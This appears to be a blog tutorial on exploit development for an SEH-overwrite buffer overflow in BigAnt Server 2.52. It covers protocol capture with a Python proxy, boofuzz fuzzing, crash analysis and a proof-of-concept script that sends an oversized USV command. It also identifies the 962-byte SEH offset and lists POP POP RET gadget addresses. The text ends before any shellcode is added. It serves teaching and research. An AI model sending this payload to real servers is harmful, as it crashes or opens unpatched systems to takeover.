BigAnt server 2.52 buffer overflow exploit

Posted 8 months ago by **Stipe Marinovic**

Introduction

BigAnt is client/server application which provides enterprise instant messaging solution. Buffer overflow vulnerability (SEH overwrite) was discovered in version 2.52 back in 2010 (or even earlier). Application can still be downloaded from vendor's webpage:


- Server: https://www.bigantsoft.com/download.html
- Client chat application: https://www.bigantsoft.com/legacy/download298.html

In this blog post custom python TCP proxy and boofuzz with *post_test_case_callbacks* were used to find vulnerability. There are better and faster ways to create fuzzing template and detect crash (Wireshart, procmon pyton script etc.) but this is also one way to do it.

Fuzzing

In order to create fuzzing template, first we need to perform protocol analysis. One way to do it is to install BigAnt chat client and intercept traffic from chat client to the server. Traffic can be intercepted by Wireshark, Burp or similar tool. Instead of setting up Burp to work with non-HTTP traffic, or use Wireshak let's try something else. We can write a simple, (not even fully functional) python script to act as a TCP proxy and see what we get.

Once script it ready, instead of actual BigAnt server IP address we need to setup a chat client to connect to attacking machine (172.16.24.204) where our proxy script will accept incoming connections on TCP port 6660. Once the data is received, the script will print it on stdout and forward data to the server listening on IP address 172.16.24.213 at port 6660. Script will then get reposnse from server, display it and forward it back to the client.



Server: 172.16.24.204

Account: pero

Password: ****

Sign in as: Online

☑ Remember me

☑ Remember my password

□ Sign me in automatically

- TCP proxy:

```
import socket

host = "172.16.24.213"
port = 6660

sock_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock_server.settimeout(5)

sock_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock_client.settimeout(5)

sock_client.bind(('172.16.24.204', 6660))
sock_client.listen(15)

while True:
   try:
      client, addr = sock_client.accept()
      sock_server.connect(("172.16.24.213",6660))

      while True:
         try:
            data_from_client = client.recv(1024)
            print data_from_client
            if not data_from_client:
               break
            else:
               sock_server.send(data_from_client)
         except:
            pass

         try:
            data_from_server = sock_server.recv(1024)
            if not data_from_server:
               break
            else:
               print data_from_server
               client.send(data_from_server)
         except:
            pass
   except:
      pass

   sock_server.close()
   client.close()
```

TCP proxy managed to capture following data


```
USR L ATEN pero 65706f7204
aenflag:0
clientver:29702
cmdid:410
loginflag:0
macaddr:00-0C-29-53-FD-72
msgserver:
msgserverprot:0
status:3


USR OK 4 pero pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F} 09C8C8DD-3890-4E2C-9F03-A182807B72BE 0 0 10000
aenflag:0
allusers:4
attachsize:-1
baseace:17
clientminver:55801
cmdid:410
```

```
itemindex:10000
leaveday:28
limitrate:-1
msends:-1
note:
pic:
scmderid:{C05693B0-BEBA-48EC-8BE7-CA178C10787B}
serverflag:2
servertime:2020-07-23 08:25:44
vertype:1


USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
aenflag:0
cmdid:418
macaddr:00-0C-29-53-FD-72
mastcmd:CCL


USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
aenflag:0
cmdid:418
scmderid:{C33E319F-BDA0-44BB-A8D8-34D627A6C103}


CCL
aenflag:0
cmdid:417
ismast:1
userstate:1


ERR 0 222


llusers:4
attachsize:-1
baseace:17
clientminver:55801
cmdid:410
companyname:test
inviews:1
itemindex:10000
leaveday:28
limitrate:-1
msends:-1
note:
pic:
scmderid:{C05693B0-BEBA-48EC-8BE7-CA178C10787B}
serverflag:2
servertime:2020-07-23 08:25:44
vertype:1


USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
aenflag:0
cmdid:418
macaddr:00-0C-29-53-FD-72
mastcmd:CCL


USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
aenflag:0
cmdid:418
scmderid:{C33E319F-BDA0-44BB-A8D8-34D627A6C103}

```

```
aenflag:0
cmdid:417
ismast:1
userstate:1

```

Although script is not perfect and application keeps disconnecting after some time, we still managed to capture several commands: USR, USV, CCL, OUT which are sent from chat client to server.

As next step we need to manually simulate client application with netcat and observe behaviour in more details. When we manually connect to server we can see that server is not sending any banner. Further on, when client sends command, response is not received unless two new lines “\r\n\r\n” are sent after command.




```
root@kali32bit:~/repository/ctp/bigant_server_2.52# nc 172.16.24.213 6660 -v
172.16.24.213: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.24.213] 6660 (?) open
USR fuzzzzzzzzz

ERR 205
aenflag:0
lasterror:0
method:USR
scmderid:{9B40F73E-5D36-45C3-A32D-27AE60488968}

USV fuzzzzzzzzzzzzz

ERR 927
aenflag:0
lasterror:183
method:USV
scmderid:{529BA95D-5FD4-45BD-A966-293CC033FFE9}

CCL fuzzzzzzzzzzzzzzz

ERR 0 222

OUT fuzzzzzzzzzzzzzzzzz

ERR 0 222
```


If command is not successful application returns ERR and error number together with other details.
Based on information we collected we can create fuzzing template. Since this is not a HTTP protocol, it might be useful to store both: previous and current payload as we might be able to detect crash only after next payload is sent or about to be sent.

```
from boofuzz import *

host = '172.16.24.213'
port = 6660
last =""

def receive_response(target, fuzz_data_logger, session, sock):
   data=sock.recv(20000)
   global last
   if not "ERR" in data:
      print "[+] No data received from BigAnt server after sending payload"
      print "[+] Payload appended in bigant_crash_report.txt"
      f = open("bigant_crash_report.txt", "a")
      f.write("Length: " + str(len(session.last_send)) + "\r\n" + "request: " + str(session.last_send) + "\r\nResponse: " + str(data) +"\r\n\r\n")
      f.close()
      #sys.exit(-1)
   else:
      last=session.last_send

def main():
   session = Session(post_test_case_callbacks=[receive_response], sleep_time=0.2, target = Target(connection = SocketConnection(host, port, proto='tcp')))

   s_initialize("USR")
   s_string("USR", fuzzable = False)
   s_delim(" ", fuzzable = False)
   s_string("L", fuzzable = False)
   s_delim(" " , fuzzable = False)
   s_string("ATEN" , fuzzable = False)
   s_delim(" " , fuzzable = False)
   s_string("FUZZ" , fuzzable = True)
   s_string("\r\n\r\n" , fuzzable = False)

   s_initialize("CCL")
   s_string("CCL", fuzzable = False)
   s_delim(" ", fuzzable = False)
   s_string("FUZZ" , fuzzable = True)
   s_string("\r\n\r\n" , fuzzable = False)

   s_initialize("USV")
   s_string("USV", fuzzable = False)
   s_delim(" ", fuzzable = False)
   s_string("FUZZ" , fuzzable = True)
   s_string("\r\n\r\n" , fuzzable = False)

   s_initialize("OUT")
   s_string("OUT", fuzzable = False)
   s_delim(" ", fuzzable = False)
   s_string("FUZZ" , fuzzable = True)
   s_string("\r\n\r\n" , fuzzable = False)

   session.connect(s_get("USR"))
   session.connect(s_get("CCL"))
   session.connect(s_get("USV"))
   session.connect(s_get("OUT"))
   session.fuzz()

if __name__ == "__main__":
    main()
```


There were several cases when server would not reply and application would crash but neither EIP or SHE was overwritten which is not a useful case for writing exploit.



```
[2020-07-21 16:56:50,981]    Info: Cannot connect to target; retrying. Note: This likely indicates a failure caused by the previous test case, or a target that is slo
w to restart.
[2020-07-21 16:56:50,981]  Test Step: Restarting target
[2020-07-21 16:56:50,981]    Info: No reset handler available... sleeping for 5 seconds
[2020-07-21 16:56:55,982]    Info: Opening target connection (172.16.24.213:6660)...
[2020-07-21 16:57:01,222]    Info: Cannot connect to target; retrying. Note: This likely indicates a failure caused by the previous test case, or a target that is slo
w to restart.
[2020-07-21 16:57:01,222]  Test Step: Restarting target
[2020-07-21 16:57:01,222]    Info: No reset handler available... sleeping for 5 seconds
```




Server Name	Description	Port	Type	Status
AntServer	BigAnt Messaging Service	6660	TCP	Stopped
AvServer	BigAnt Audio&Video Service	6662	UDP	Running
AntDS	BigAnt Document Service	6661	TCP	Running



```
Registers (3DNow!)
EAX 00000003
ECX 000001D4
EDX 00E303A8
EBX 00E00248
ESP 014FFE54
EBP 00E309D8
ESI 00E309D8
EDI 00000000

EIP 0045EA30 AntServe.0045EA30

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

014FFE54   0045CCC6 ╟╠E. RETURN to AntServe.0045CCC6 from AntServe.0045EA30
014FFE58   00E00248 H☻∝.
014FFE5C   00000000 ....
014FFE60   00E309D8 ╤.╥.
014FFE64   00E00248 H☻∝.
014FFE68   00000000 ....
014FFE6C   00E309D8 ╤.╥.
014FFE70   0045CC29 )╠E. RETURN to AntServe.0045CC29 from AntServe.0045CC90
014FFE74   00E00248 H☻∝.
014FFE78   00E309D8 ╤.╥.
014FFE7C   00000007 •...
014FFE80   00E30E30 0♫╥.
014FFE84   00E308F0 ≡◘╥.
```

However combination on USV command and large buffer (5000 characters) managed to overwrite SE handler (SEH). As show on following screenshot SEH was overwritten with 4 "A" characters (A is represented as 41 in hex).




SEH chain of thread 000...

```
Address   SE handler
016FFD7C  41414141
41414141  *** CORRUPT ENTRY ***
```

Testing the fuzz result with proof of concept script:

```
#!/usr/bin/python

import socket

host = "172.16.24.213"
port = 6660

buffer = "USV /.:/" + 5000 * "A" + "\r\n\r\n"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(buffer)
print ("[+] Payload sent")
s.close()
```

Result:



```
EDX 017FF978 ASCII "2020-07-22 13:44:12:USV error - no esssion, se
EBX 00000003
ESP 017FF960
EBP 000013D2
ESI 00E3818C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 01800000

EIP 004764BF AntServe.004764BF

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,B,NE,BE,NS,PO,GE,G)

017FF960  000013D2 ╥‼..
017FF964  00E004F0 ≡♦α.
017FF968  00510470 p♦Q. AntServe.00510470
017FF96C  017FFE28 (■⌂0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
017FF970  0073F3A0 á≤s.
017FF974  017FF964 d.⌂0
...
017FF9C8  41414141 AAAA
```

```
Address   SE handler
017FFD7C  41414141
41414141  *** CORRUPT ENTRY ***
```


Great, it works. Now we need to find location of SEH by sending unique pattern:

```
msf-pattern_create -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae(
```

Updated PoC script:

```
#!/usr/bin/python

import socket

host = "172.16.24.213"
port = 6660

pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9A(

#buffer = "USV /.:/" + 5000 * "A" + "\r\n\r\n"
buffer = "USV /.:/" + pattern + "\r\n\r\n"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(buffer)
print ("[+] Payload sent")
s.close()
```

SEH was overwritten by value 31674230:



```
Address   SE handler
016FFD7C  31674230
67423966  *** CORRUPT ENTRY ***
```


Finding SEH location based on value:

```
[+] Exact match at offset 962
```

SEH location starts 962 bytes after `USV /.:/` .

Updated PoC script can be used to verify proper SEH overwrite.


```
#buffer = "USV /.:/" + 5000 * "A" + "\r\n\r\n"
buffer = "USV /.:/" + "A" * 962 + "B" * 4 + "C" * (5000-962-4) + "\r\n\r\n"
```



```
Address   SE handler
016FFD7C  42424242
41414141  *** CORRUPT ENTRY ***
```

In order to exploit SEH overwrite, we need to find `POP, POP, RET` instruction sequence in order to reach our payload on the stack. To find `POP, POP, RET` mona can be used as follows:

```
!mona findwild -s "POP R32# POP R32# RET"
```




```
0BADF00D [+] Results :
0F9C520B   0x0f9c520b : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9C86C0   0x0f9c86c0 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9CA45E   0x0f9ca45e : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9CB1F4   0x0f9cb1f4 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9CFCF3   0x0f9cfcf3 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9CFD2A   0x0f9cfd2a : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9D51F2   0x0f9d51f2 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9D5242   0x0f9d5242 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9DCC85   0x0f9dcc85 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E8B71   0x0f9e8b71 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
